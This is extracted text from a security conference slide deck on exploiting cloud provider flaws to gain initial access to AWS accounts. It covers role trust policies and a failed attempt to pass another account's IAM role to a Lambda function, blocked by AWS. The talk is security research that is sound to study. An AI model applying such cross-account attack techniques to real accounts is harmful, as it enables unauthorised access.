



AUGUST 7-8, 2024

BRIEFINGS


# Kicking in the Door to the Cloud: Exploiting Cloud Provider Vulnerabilities for Initial Access

Nick Fritchette




# Boring






# Leaked Access Keys







# Boring



# Victim AWS Account



SQS  
Queue



RDS  
Database




S3 Bucket



IAM Role

AssumeRole


AWS Service



## Attacker AWS Account



## Victim AWS Account



SQS Queue



RDS Database



IAM Role



S3 Bucket

AssumeRole


AWS Service



## Attacker AWS Account



## Victim AWS Account



SQS  
Queue



RDS  
Database




S3 Bucket



Problem

AssumeRole


AWS Service




## Attacker AWS Account



## Victim AWS Account



SQS  
Queue



RDS  
Database



S3 Bucket




Problem

AssumeRole

## Attacker AWS Account



## Victim AWS Account



SQS  
Queue



RDS  
Database



S3 Bucket





Problem

AssumeRole



1. How  
trust is  
established




## Attacker AWS Account



2. Discuss two example vulnerabilities

## Victim AWS Account



SQS Queue



RDS Database



Problem




S3 Bucket


AssumeRole

AWS Service

1. How trust is established



## Attacker AWS Account



3. Prevention options

2. Discuss two example vulnerabilities

AWS Service

## Victim AWS Account



SQS Queue



RDS Database



S3 Bucket

AssumeRole

1. How trust is established

# How Trust is Established in AWS

# Role Trust Policies in Action

## My AWS Account



Lambda Function



My IAM Role



AssumeRole

AWS Lambda Service

```
...
"Version": "2012-10-17",
"Statement": [
    {
        "Effect": "Allow",
        "Principal": {
            "Service": "lambda.amazonaws.com"
        },
        "Action": "sts:AssumeRole"
    }
]
```

# Being sneaky - Can I do this?

## My AWS Account



Lambda Function

## Victim AWS Account



IAM Role



DynamoDB Tables



RDS Databases



S3 Buckets

AssumeRole

AWS Lambda Service

# Pass Role prevents this

nick.fritchette@host ~ % aws lambda create-function \  
--function-name criminal\_function \  
--code S3Bucket=criminal\_bucket \  
--role arn:aws:iam::222222222222:role/service-role/not-my-role

An error occurred (AccessDeniedException) when calling the CreateFunction operation:  
Cross-account pass role is not allowed.

# Pass Role prevents this




```
nick.fritchette@host ~ % aws lambda create-function \
--function-name criminal_function \
--code S3Bucket=criminal_bucket \
--role arn:aws:iam::222222222222:role/service-role/not-my-role
```

An error occurred (AccessDeniedException) when calling the CreateFunction operation:  
Cross-account pass role is not allowed.


 **Warning**

- You can only use the `PassRole` permission to pass an IAM role to a service that shares the same AWS account. To pass a role in Account A to a service in Account B, you must first create an IAM role in Account B that can assume the role from Account A, and then the role in Account B can be passed to the service. For details, see [Cross account resource access in IAM](#).

